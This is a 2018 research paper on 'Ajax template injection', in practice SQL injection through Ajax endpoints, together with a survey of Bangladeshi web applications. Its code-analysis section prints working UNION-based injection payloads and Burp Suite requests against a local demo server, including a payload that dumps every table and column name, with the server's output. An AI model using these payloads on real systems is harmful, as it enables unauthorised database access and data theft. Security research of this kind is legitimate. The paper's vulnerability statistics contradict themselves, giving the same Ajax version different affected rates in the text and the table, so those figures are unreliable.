International Journal of Engineering & Technology, *7 (3.13) (2018) 123-127*

International Journal of Engineering & Technology

Website: www.sciencepubco.com/index.php/IJET

Research paper

A Study of Ajax Template Injection in Web Applications

Avijit Das Noyon[1], Yeahia Md Abid[2], Md. Maruf Hassan[*3], Md. Hasan Sharif[4], Fabiha Nawar Deepa[5], Rayhanul Islam Rumel[6], Rafita Haque[7], Samia Nasrin[8], Moniruz Zaman[9]

[1,2,3,4,5,6,7,8,9]*Software Engineering Department, Daffodil International University, Dhaka, Bangladesh*
[7,8]*Cyber Security Centre, Daffodil International University, Dhaka, Bangladesh*
**Corresponding author E-mail: maruf.swe@diu.edu.bd*

Abstract

Cyber-attacks are becoming increasingly frequent, causing a lot of damage. Cyber-attacks have crippled our economic infrastructure both directly and indirectly. Attackers steal our valuable data by compromising web application security loopholes. Developers can prevent cyber-attacks using latest web technologies. Since web technologies are becoming more secure, cyber attackers are getting more incursive to find out the zero day vulnerability of the targeted system to breach the security. Nowadays most damaging attacks are done using zero-day vulnerability. An Ajax template injection is such an attack: An unauthenticated attacker dumps database table credentials by intercepting server response. Owing to the damage caused by an Ajax template injection, it can be counted among the OWASP top ten web application vulnerabilities in the near future. This paper discusses the idea of an Ajax template injection and its impact on Ajax-based web applications. This paper also provides statistical data about the percentage of Ajax-based web application vulnerabilities in Bangladesh.

Keywords: *Cyber Security, Web Application, Vulnerability, Ajax Template Injection, Asynchronous, XHTML, XML HTTP Request, Ajax bridging.*

1. Introduction

In keeping with digitalization and continuous technological innovation, technologists replace all manual systems with web-based technologies. Technologies are upgraded every day and the world is getting increasingly dynamic. In response to these dynamic changes, technologists shift from primitive technology such as the read-only web Hypertext Markup Language (HTML), portals, and web forms to Web 2.0 technology such as read-write web, Extensible Markup Language (XML) [26], JavaScript, JavaScript Object Notation (JSON) [27], Rich Site Summary (RSS) [28], and web applications. Attackers are getting more active due to the flourishing revolution took place among the web technologies. Their inaction footprint are turning up into Web 3.0 technologies such as portable-personal smart applications, RDF,OWL, etc. [1]. Consequently, web-based technologies are more vulnerable and threatened. Attackers target web- based technologies such as Application Program Interface (API) [11], Angular JS [12], Ajax [13], MySQL [14], ASP.NET [15], PHP [16], XHTML [17], Flash [18], JavaScript [19], MSSQL [20], etc. Sometimes these web technologies become vulnerable due to compromised web-based platforms. Attackers exploiting these vulnerabilities gain unauthorized access, thereby violating the information security triad of confidentiality, integrity, and availability. In general, developers are concerned about web application security, server-side security, and database security; however, most developers do not think about client-side security. A lack of experience on the part of the developer makes web development scrappy and vulnerable. Hence, developers with no knowledge of client-side security make a web platform vulnerable if a client turns off JavaScript, bypasses client-side input validation, and inserts malicious payload like ', ", \, '<script>', and several HTML tags in Uniform Resource Locator (URL) parameter or in a web form. These payloads are then injected in a web server or a database server, whereupon an attacker gains unauthorized access to the web platform and pretends to have privileged administrative permissions [3], [9]. Nowadays, Ajax is the most widely used web technology in the client side of a web application [1]. Most of the big technology companies such as Google [21], YouTube [22], Facebook [23], Twitter [24], and Amazon [25], as well as many other companies, use Ajax to provide clients with usability as opposed to functionality. Many clients use the server service to generate more revenue. Clients are adopting Ajax-based web applications and the full Ajax functionality. When a client hits the like button on Facebook, it will be shown who liked it without the page reloading. In the meantime, Ajax generates a request to the web server through an API. The web server then responds with data, which is in XML format. In these case, Ajax uses EXtensible Hyper Text Markup Language (XHTML) to represent content in a web application or when someone tags a photo to other guys. In the meantime, Ajax creates a request, using an API, to the web server after receiving a response. The API detects faces and starts image processing. After finishing image processing, Ajax again makes a request, and through the request web server, refers others to tag them. Developers also feel relaxed with Ajax due to its robustness and easy integrability with API. Usually Ajax displays data in XML, JSON, or plain text starting from this stage [1],[4]. Since developers are not very much aware to implement the secured tunneling protocols like Hyper Text Transfer Protocol Secure (HTTPS), Secure Sockets Layer (SSL), Transport Layer Security (TLS), etc., attackers, working as middleman, are trying to list and intercept all request from server through insecure protocol like Hyper Text Transfer Protocol (HTTP) to manipulate the requests [1],[7],[10]. Finally, web application security is compromised when credentials are intercepted by an unauthenticated guest user [10]. Therefore, developers should focus on data transmission and client-side web technology.

This paper discusses the increasing functionality of Ajax for both developers and end users, and highlights Ajax-based web application security loopholes. Authors of the article discussed about the traditional methods of securing web application such as ensuring web security by removing unnecessary HTML code, using server side script to restrict possible threats, etc. The paper also recommended the developers or security auditors not strictly consider only the above two measures to protect web application from the upcoming threats. Finally the paper proposed a model containing different layers of security which will reduce forthcoming threats [1].

In this paper, the authors discuss websites with improper input validation. Improper input validation is responsible for various types of web application-based attacks such as Cross Site Request Forgery (CSRF) [29], Cross Site Scripting (XSS) [30], Structured Query Language (SQLi) [31], [37] Local File Inclusion [32], [33], Broken Authentications [34], Session Management [35], and Local File Discloser [36]. The authors test SQLi-based attacks to measure the severity of improper input validation of some targeted websites. In SQLi attacks, the authors use some malicious database queries, which are executed in a backend database server without server-side user input validation, and retrieve confidential data as an unauthenticated user [8].

The authors discuss the template-based web application (TWA), which is a traditional model or structure used to generate dynamic web pages. However, in TWA technology, web applications interact with the web server when a web client makes a request to the web server by clicking on a button or hyperlink, or by submitting a form and searching in the search bar. Thus, the web page shows the client's expected response through page loading for each individual request. Hence, the authors recommended shifting Java-based TWA to a single-page application (SPA), where the server responds to every individual client request without loading the page. Ajax is integrated in SPA technology, which is why the server responds with a partial page refresh [6].

The present paper discusses the severity of Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF) for the Bangladeshi Bank sector. These two types of attacks are among the top 10 web application attacks in the Open Web Application Security Project (OWASP), whereas XSS is placed third and CSRF is placed eighth. These two attacks act as a disincentive against clients' trustworthiness for their trusted site such as a bank website. Moreover, the websites of the Bangladesh government are vulnerable to these attacks. The two attacks are interrelated because an attacker can launch an XSS attack by exploiting a CSRF attack on a vulnerable website [4].

The authors consider SQLi vulnerability, which is a damaging attack against web application database credentials. Different types of trusted firewalls are available in the market to defend against SQLi vulnerability, but the authors refer to several SQLi techniques that can be used to evade firewalls and destructive web application databases. After exploiting SQLi vulnerability, they analyze the results, and warn web developers and web administrators to take this vulnerability as a serious issue [2].

Fig. 1 makes it clear that the Ajax template injection will be increasingly detrimental to web applications [5], [9].




Fig. 1: Raising rate of Ajax based vulnerability

2. Ajax Template Injection

2.1. Ajax Definition

The term 'Ajax' stands for 'asynchronous JavaScript and XML'. It is a new methodology for creating better, faster, and useful web applications for clients who have a low bandwidth or who want to save their bandwidth. Ajax uses the Extensible Hypertext Mark-up Language (XHTML) to show content of web browsers. It also uses CSS for attractive presentation and JavaScript to view contents dynamically. Ajax can take requests from web application clients, and process and show data without reloading the web page [1], [5], [9].

2.2. Template


A template is a form that is reused for a defined pattern composed by a group of components [2]. For web applications, templates are dynamically generated web pages based on a structure that helps users easily obtain information [4], [6].

2.3. Injection

In general, the term "injection" means pushing something into an object. But in website term injection means putting an external arbitrary query or modifying some requests by intercepting web requests. Thus, an injection allows malicious payload with web application requests into another server [4]. A successful injection can read sensitive data and can get root privilege to that server [1], [5], [6], [9]. Each web application behaves differently as they use different types of functional components. Those components are used to build different methodological and programming tools [9]. These components are server-side scripts (PHP, ASP.NET, Python), client-side scripts (JavaScript, jQuery), database (SQL, XQuery), and web servers (Apache, Tomcat, IIS) [1][5]. A server-side script is a part of a web application executed on a web server, which is why a user cannot see it [1]. Ajax needs a server-side script for applications. The script language is independent. A client-side script is a part of a web application which is executed on the user's web browser [1]. Mostly XMLHTTPRequest is used for transferring data from client side to server side for updating a part of a website without refresh the page. The XMLHTTPrequest is used heavily in Ajax programming [1], [6]. A database is a component that helps a website to store data in an organized manner.

3. Ajax Working Process

Ajax is a client-side technique for communicating between the web client and the web server. It is different from general web requests [1][7]. When a webpage loads, the JavaScript fires up on the client browser and takes requests from data asynchronously. It allows users to fetch data and gives results without reloading the current page. Once a request successfully send to a server, it will respond back with the format as JSON or XML or Ajax format. Ajax can show data in web format without reloading the page, meaning it only reloads a little bit of content rather than reloading the whole page [1][4][5]. Fig. 2 describes the working process of



Ajax.

Fig 2: Ajax data flow

Fig. 2 also shows a web client search using a search box on a webpage. Thus, a user has sent a request from the web user interface to the server. The server is not taking the request directly.

When user makes a request, JavaScript call goes to XMLHTTPRequest object [8] by executing JavaScript of the client side. Here the XMLHTTPRequest object creates an HTTP for the server. In this phase, retrieving the data process from the client is completed, because now the data works on the server side; it interacts with the database using JSP, ASP.NET, PHP, and Servlet, etc. (server-side languages). When the data is retrieved successfully by processing queries, the server sends back the data to the user interface. The data format can be XML, JSON, or plain text to the XMLHTTPRequest call-back function. HTML and CSS display the data in the browser without loading the page.

4. Ajax-Based Web Application Security Breach


Some technical experts think that Ajax is not vulnerable to attacks because it does not directly interact with the server. Ajax uses XML HTTP REQUEST, which is an API (Application Process Interface), interacts with the server side, and retrieves data as JSON, XML, and plain text from database. Therefore, XML HTTP REQUEST is a target point for attackers where they can manipulate sniffing data [1], [3], [10]. This functionality makes web applications vulnerable, but sometimes technical experts scan their web applications with automated tools which give false positive results. In this case, technical experts are not concerned about the vulnerabilities of their applications i.e. web application uses HTTP protocol running on port: 80, XMLHTTPRequest running on port: 80, use Secure Sockets Layer (SSL), JS and other components, etc. In a nutshell, Ajax-based web applications are vulnerable as traditional web applications [21] with the following reasons.

1. Improper input validation [2][3][8];
2. Use of bridging in the Ajax application [9];
3. Accepting users' repudiation requests [5];
4. Using JSON, XML, and plain text for transmitting data [10];
5. Transmitting data as plain text on the client side;
6. Using inner HTML;
7. Using raw XML; and
8. User's controlled service calls.

The Ajax engine handles server requests when the user searches for something in the web application. The Ajax engine uses JS to retrieve data and the data is transmitted as JSON, XML, or plain text format. However, as these formats of data are not encrypted, malicious users can sniff this data and easily learn about database tables and the number of columns [1][5][9]. Also, the Ajax web application uses JS so it is susceptible to XSS attacks, and the attacker can retrieve SESSION_ID, COOKIES, and other confidential data. Attackers launch possible CSRF attacks by using this method. They manipulate legitimate users' data and inject SQL queries to retrieve data from databases, DOS attacks, and browser-based attacks. Owing to JS, all possible attacks in JS are feasible in Ajax-based web applications [2] [4][9].
Nowadays, Secure Sockets Layer (SSL) or HTTPS channels are used in most web applications for securing the transmission of data over the internet [10]. These channels actually encrypt all data transmitted over the network. However, some web applications remain vulnerable even after using SSL, because they do not pass the data to SSL, which is why attackers sniff all this confidential information [10]. As a result, many web applications remain vulnerable.
There are different technologies for Ajax users and web applications. Ajax bridging is one of them [9]. But sometimes Ajax applications are vulnerable for implementing Ajax bridging in a web application. Different sites are run on the same or a different server. For security purposes, on server a site cannot interact with another site. But sometimes web developers add third-party web components such as commenting systems, chat boxes, and RSS feeds to their web applications for serving their customers more efficiently and reliably. Although all effort taken by the developer to secure the web application implementing safe coding practice in the web application, it will even be defenseless due to the existence of vulnerability in third party web components that may cause dumping database. This bridging is a threat to Ajax-based web applications [9].
XML is used in Ajax, which is a data format that is both machine- and human-readable. When a user puts his query in the search field, Ajax retrieves data in XML format and represents it to the user. To use XML in Ajax applications, attackers can manipulate web application content by intercepting web requests with XML injection [5][8][9].
An Ajax application can be vulnerable to insecure JavaScript code. Using a client-side JavaScript code, users can analyze and expose client- as well as server-side vulnerabilities. Thus, if an Ajax-based web application is vulnerable to XSS attacks, the attacker exploits it and injects malicious payload/script into it, which is written in JavaScript and is caused by the XSS worm. These worms target social networking sites. In this case, these worms expand and target new users as well [5][8][9].

5. Code Analysis

Fig. 3 represents a demo page (*xyz.com*) of a web application. In the search box labeled as 'MovieName' carries input using 'keyup function' along with Ajax and shows the output by updating the table according to its identity. Thus, the URL will be *http://xyz.com/test/Ajax2.php?title=Man*. In this case, the SQL query will be *$sql = "SELECT * FROM movies WHERE title LIKE '%Man%'"*.



// Ajax Template injection //

MovieName Man

Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link

Fig 3: Demo web page

Here, the code has been injected, 'Man' is inserted in the 'MovieName' field, and the output is empty because an SQL error occurs when 'Man' is put within single quotation marks [2] in Fig. 4. The data cannot detect the error in Fig. 4 because the server rejects the error and there is no option for showing the error. The current page's URI is /test/Ajax2.php and the query string is title=Man. Once the request with the query string has been sent, the request will be updated with the movie list table by the table ID. First, the request is carried with the Ajax function from the client to the server, and then the server runs a query and produces some results.



// Ajax Template injection //

MovieName Man'

Title	Release	Character	Genre	IMDb

Fig 4: String with attempting injection

The results come from the server to the client with another page request; the URI is /test/ajax.php with the same query string. The /test/ajax.php contains data formatted by JSON or XML. This data is updated in the table by the table ID, and is shown using JSON or XML data. The error cannot be caught (even in an HTML source file) since there is no tag to show the error in the table. Also, the error and the data create a collage when they interact with the browser. If the request intercepts before it interacts with the browser, the actual error will be found in JSON or XML. Burp suites have been used to intercept the request (Fig. 4).




```
GET /test/ajax.php?title=Man' HTTP/1.1
Host: 192.168.0.131
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: application/json, text/javascript,
```

```
<br />
<b>Warning</b>:  mysql_num_rows()
expects parameter 1 to be resource,
boolean given in
```

Fig 5: Showing error of SQL injection in Burp Suite response

The actual response is provided by the server. Therefore, the SQL injection method [2] can be applied to it. The number of columns can be discovered gradually using the order or group method [2], but the given method is a bit different. The output query returns from the server in JSON or XML, where the number of columns returns from a valid request.




```
GET /test/ajax.php?title=Man HTTP/1.1
Host: 192.168.0.131
User-Agent: Mozilla/5.0 (X11;
Ubuntu; Linux x86_64; rv:54.0)
Gecko/20100101 Firefox/54.0
Accept: application/json,
text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
X-Requested-With: XMLHttpRequest
```

```
[{"0":"2","id":"2","1":"Iron
Man","title":"Iron
Man","2":"2008","release_year":"2008",
"3":"action","genre":"action","4":"Ton
y Stark","main_character":"Tony
Stark","5":"tt0371746","imdb":"tt03717
46","6":"53","tickets_stock":"53"},{"0
":"3","id":"3","1":"Man of
Steel","title":"Man of
Steel","2":"2013","release_year":"2013
```

Fig 6: Returning data in JSON format

Fig. 6 represents the value returns of a dictionary containing the length of 7. By inserting Man%'+union+select+1, version(),0x61 6a61782074656d706c61746520696e6a656374696f6e,4,5,6,7+and'%'=' malicious payload, the current version can be discovered and a string text in the JSON-formatted data results in Fig. 7, where the arbitrary query is executed and gets the database version name.




```
GET
/test/ajax.php?title=Man%'+union+selec
t+1,version(),0x616a61782074656d706c6
1746520696e6a656374696f6e,4,5,6,7+and
'%'=' HTTP/1.1
Host: 192.168.0.131
User-Agent: Mozilla/5.0 (X11;
Ubuntu; Linux x86_64; rv:54.0)
Gecko/20100101 Firefox/54.0
Accept: application/json,
text/javascript, */*; q=0.01
```

```
Parker","5":"tt0948470","imdb":"tt0948
470","6":"13","tickets_stock":"13"},{"
0":"1","id":"1","1":"10.1.21-MariaDB",
"title":"10.1.21-MariaDB","2":"ajax
template
injection","release_year":"ajax
template
injection","3":"4","genre":"4","4":"5"
,"main_character":"5","5":"6","imdb":"
6","6":"1","tickets_stock":"1"}]
```

Fig 7: Arbitrary query is executed in server


This experiment can dump a full database by simply extending the payload through another database dump payload.



```
GET
/test/ajax.php?title=Man%'+union+selec
t+1,(Select+export_set(5,@:=0,(select+
count(*)from(information_schema.colum
ns)where@:=export_set(5,export_set(5,
@,table_name,0x3c6c693e,2),column_nam
e,0xa3a,2)),@,2)),0x616a61782074656d7
06c61746520696e6a656374696f6e,4,5,6,7
+and'%'=' HTTP/1.1
Host: 192.168.0.131
User-Agent: Mozilla/5.0 (X11;
Ubuntu; Linux x86_64; rv:54.0)
Gecko/20100101 Firefox/54.0
Accept: application/json,
text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
X-Requested-With: XMLHttpRequest
Referer:
http://192.168.0.131/test/ajax.php?ti
tle=man
Cookie:
PHPSESSID=9v0q872oo64sa44tmdgiprtl05;
 security_level=0
Connection: close
```

Fig 8: Final payload is pushing with query string

Therefore, the malicious payload query is as follows: Man%'+union+select+1,(Select+export_set(5,@:=0,(select+count(*)from(information_schema.columns)where@:=export_set(5,export_set(5,@,table_name,0x3c6c693e,2),column_name,0xa3a,2)),@,2)),0x616a61782074656d706c61746520696e6a656374696f6e,4,5,6,7+and'%'='. After pushing the payload using Burp Suite requests, the result columns name of users table are shown as like Fig. 9.



```
db<li>movies\n:tickets_stock<li>use
rs\n:id<li>users\n:login<li>users\n
:password<li>users\n:email<li>users
\n:secret<li>users\n:activation_cod
e<li>users\n:activated<li>users\n:r
eset_code<li>users\n:admin<li>visit
```

Fig 9: Result of dumping database

Consequently, the payload dumps all tables with each column name. This process depends on the type of payload that it uses to explore the injection technique.

6. Result Analysis & Discussion

Two domain areas including 475 web applications has been chosen in order to collect statistical data. These web applications used




Fig 10: Web programming language of vulnerable Ajax-based web application.

PHP, ASP.NET, JSP, and Python are selected as server-side language where client-side language as Ajax. However, it has been observed from our investigation that the dominance of PHP (46%) is eminent in Bangladeshi web applications with 46% whereas uses of ASP.NET and JAVA are present in the applications with 28% and 20% respectively. Python with 6% is least used language that are selected to build web applications. The black box testing approach is used in testing these web applications.




Fig 11: Percentage of Ajax Template Injection Vulnerability

This analysis shows that almost 41% web applications are vulnerable to Ajax template injection. But the severity of the Ajax template injection depends on versions. Presence of four types of Ajax versions have been found during our investigation. 38.653% vulnerability found in version 3.0.30512.17815 using Ajax template injection whereas 21.925% vulnerability observed in version 3.0.30930. 28736. Ajax version of 4.0.20526 and 3.5.0.0 were exploited using Ajax template injection with 21.997% and 17.425% respectively.




Fig 12: Specific Ajax version which is vulnerable to Ajax Template Injection

After observing the Fig 12, version 3.0.30512.17815 has been listed as critical whose affected rate was 38.653%. Version 3.0.30930.28736 also listed as high and the affected rate was 53.8565%.

Table 01: Severity of Ajax Template Injection vulnerability based on specific versions

Version	Affected Rate	Risk Level
3.0.30512.17815	53.8565%	High
3.0.30930.28736	83.743%	Critical

7. Conclusion and Future Work

In this study, an attempt has been made to unmask the backend logic of an Ajax template injection, its process of exploitation by which it can be used to access to a database tables and columns. The results show that it currently poses a threat to Ajax-based web applications, but it can keep a footprint of the most sophisticated attack in the history of cyberspace attack. Therefore, the attempt was intended to help web developers, security experts, and penetration testers to consider it seriously even if it is a low-level Ajax-based security loopholes. Moreover, it is the challenge for security experts and penetration testers to identify Ajax template injection in Ajax-based web application by investigating on data flows and error analysis. However, middleware called the burp suite can be used to detect this vulnerability.
In future work, we intend to focus on the prevention mechanisms of the Ajax template injection, and to test upcoming versions of Ajax to secure it from a template injection or other attacks. We plan to start working on a model that can detect Ajax template injection and filter an attacker's malicious queries. This model could be an excellent solution for web developers, security experts, and penetration testers for detecting Ajax-based vulnerabilities and for using it as a guard against Ajax vulnerabilities. The proposed model can be a great help to reduce web application security cost.

References

[1] X U. S. Qurashi and Z. Anwar, "Ajax based attacks: Exploiting Web 2.0," 2012 International Conference on Emerging Technologies, Islamabad, 2012, pp. 1–6.
[2] T. Farah, D. Alam, M. N. B. Ali and M. A. Kabir, "Investigation of Bangladesh region based web applications: A case study of 64 based, local, and global SQLi vulnerability," 2015 IEEE International WIE Conference on Electrical and Computer Engineering (WIECON-ECE), Dhaka, 2015, pp. 177–180.
[3] T. Farah, M. Shojol, M. Hassan and D. Alam, "Assessment of vulnerabilities of web applications of Bangladesh: A case study of XSS & CSRF," 2016 Sixth International Conference on Digital Information and Communication Technology and its Applications (DICTAP), Konya, 2016, pp. 74–78.
[4] J. Oh, W. H. Ahn, S. Jeong, J. Lim and T. Kim, "Automated Transformation of Template-Based Web Applications into Single-Page Applications," 2013 IEEE 37th Annual Computer Software and Applications Conference, Kyoto, 2013, pp. 292–302.
[5] B. Hoffman and B. Sullivan, Ajax Security. 1 ed
[6] A. A. Noureddine and M. Damodaran, "Security in web 2.0 application development," in Proceedings of the 10th International Conference on Information Integration and Web-based Applications & Services, iiWAS '08, (New York, NY, USA), pp. 681–685, ACM, 2008
[7] E. Kiciman and B. Livshits, "Ajaxscope: a platform for remotely monitoring the client-side behavior of web 2.0 applications," SIGOPS Oper. Syst. Rev., vol. 41, pp. 17–30, October 2007
[8] I. Alsmadi and I. Alazzam, "Websites' Input Validation and Input-Misuse-Based Attacks," 2016 Cybersecurity and Cyberforensics Conference (CCC), Amman, 2016, pp. 113–116.
[9] https://www.owasp.org/index.php/Testing_for_Ajax_Vulnerabilities_(OWASP-AJ-001)
[10] D. V. Bhatt, S. Schulze and G. P. Hancke, "Secure Internet access to gateway using secure socket layer," in IEEE Transactions on Instrumentation and Measurement, vol. 55, no. 3, pp. 793–800, June 2006.
[11] A. Brito, L. Xavier, A. Hora and M. T. Valente, "APIDiff: Detecting API breaking changes," 2018 IEEE 25th International Conference on Software Analysis, Evolution and Reengineering (SANER), Campobasso, Italy, 2018, pp. 507–511.
[12] P. Darwin and P. Kozłowski, AngularJS Web Application Development. Birmingham: Packt Publ., 2013.
[13] "Ajax Applications and Empowering the Web User Experience," Beginning Web Development, Silverlight, and ASP.NET AJAX, pp. 253–278.]
[14] Hardono, I. Surjandari, A. Rachman, Y. A. B. Panjaitan and A. Rosyidah, "Development of theses categorization system search engine using PHP and MySQL," 2017 International Conference on Information Technology Systems and Innovation (ICITSI), Bandung, 2017, pp. 194–199.
[15] P. Daly, "Review: The Ultimate VB.NET and ASP.NET Code Book," in ITNOW, vol. 46, no. 4, pp. 31–31, July 2004.
[16] M. Hills and P. Klint, "PHP AiR: Analyzing PHP systems with Rascal," 2014 Software Evolution Week - IEEE Conference on Software Maintenance, Reengineering, and Reverse Engineering (CSMR-WCRE), 2014.
[17] HTML & XHTML: The Definitive Guide: The Definitive Guide
[18] J. Yoon, W. S. Jeong, W. Jeon and W. W. Ro, "Efficient and reliable NAND flash channel for high-speed solid state drives," 2018 International Conference on Electronics, Information, and Communication (ICEIC), Honolulu, HI, USA, 2018, pp. 1–4.
[19] B. Sayed, I. Traoré, and A. Abdelhalim, "If-transpiler: Inlining of hybrid flow-sensitive security monitor for JavaScript," Computers & Security, vol. 75, pp. 92–117, 2018.
[20] A. Nichie and H.-S. Koo, "A Comparison of Performance Between MSSQL Server and MongoDB for Telco Subscriber Data Management," The Transactions of The Korean Institute of Electrical Engineers, vol. 65, no. 3, pp. 469–476, Jan. 2016.
[21] L. A. Barroso, J. Dean and U. Holzle, "Web search for a planet: The Google cluster architecture," in IEEE Micro, vol. 23, no. 2, pp. 22–28, March-April 2003.
[22] J. Burgess and J. Green, YouTube: online video and participatory culture. Cambridge: Polity, 2010.
[23] N.B. Ellison, C. Steinfield, & C. Lampe," The benefits of Facebook "friends:" Social capital and college students' use of online social network sites," Journal of computer-mediated communication, 12(4), 1143–1168, 2007.
[24] H. Kwak, C. Lee, H. Park, & S. Moon, "What is Twitter, a social network or a news media,?" In Proceedings of the 19th international conference on World wide web, pp. 591–600, 2010, April , ACM.
[25] G. Linden, B. Smith and J. York, "Amazon.com recommendations: item-to-item collaborative filtering," in IEEE Internet Computing, vol. 7, no. 1, pp. 76–80, Jan/Feb 2003.
[26] T. Bray, J. Paoli, C.M. Sperberg-McQueen, E. Maler, & F. Yergeau, "Extensible markup language (XML),". World Wide Web Journal, 2(4), 27–66, 1997.
[27] D. Crockford, "The application/json Media Type for JavaScript Object Notation (JSON)," 2006.
[28] A.R. Board, "RSS 2.0 Specification,"2007.
[29] P. Yadav and C. D. Parekh, "A report on CSRF security challenges & prevention techniques," 2017 International Conference on Innovations in Information, Embedded and Communication Systems (ICIIECS), Coimbatore, 2017, pp. 1–4.
[30] R. Wang, G. Xu, X. Zeng, X. Li, and Z. Feng, "TT-XSS: A novel taint tracking based dynamic detection framework for DOM Cross-Site Scripting," Journal of Parallel and Distributed Computing, 2017.
[31] D. Alam, T. Bhuiyan, M. A. Kabir and T. Farah, "SQLi vulnerabilty in education sector websites of Bangladesh," 2015 Second International Conference on Information Security and Cyber Forensics (InfoSec), Cape Town, 2015, pp. 152–157.
[32] A. Begum, M. M. Hassan, T. Bhuiyan and M. H. Sharif, "RFI and SQLi based local file inclusion vulnerabilities in web applications of Bangladesh," 2016 International Workshop on Computational Intelligence (IWCI), Dhaka, 2016, pp. 21–25.
[33] M. M. Hassan, T. Bhuyian, M. K. Sohel, M. H. Sharif, and S. Biswas, "SAISAN: An Automated Local File Inclusion Vulnerability Detection Model," International Journal of Engineering & Technology, vol. 7, no. 2–3, p. 4, Aug. 2018.
[34] D. Huluka and O. Popov, "Root cause analysis of session management and broken authentication vulnerabilities," World Congress on Internet Security (WorldCIS-2012), Guelph, ON, 2012, pp. 82–86.
[35] R. Lukanta, Y. Asnar and A. I. Kistijantoro, "A vulnerability scanning tool for session management vulnerabilities," 2014 International Conference on Data and Software Engineering (ICODSE), Bandung, 2014, pp. 1–6.
[36] M. I. Ahmed, M. M. Hassan, and T. Bhuyian, "Local File Disclosure Vulnerability: A Case Study of Public-Sector Web Applications," Journal of Physics: Conference Series, vol. 933, p. 012011, Mar. 2018.

[37] N. F. Awang, A. Manaf and S.F. Abidin, "Test Input Generation for Detecting SQL Injection Vulnerability in Web Application," International Journal of Soft Computing, 11(2), pp. 103–106, 2016.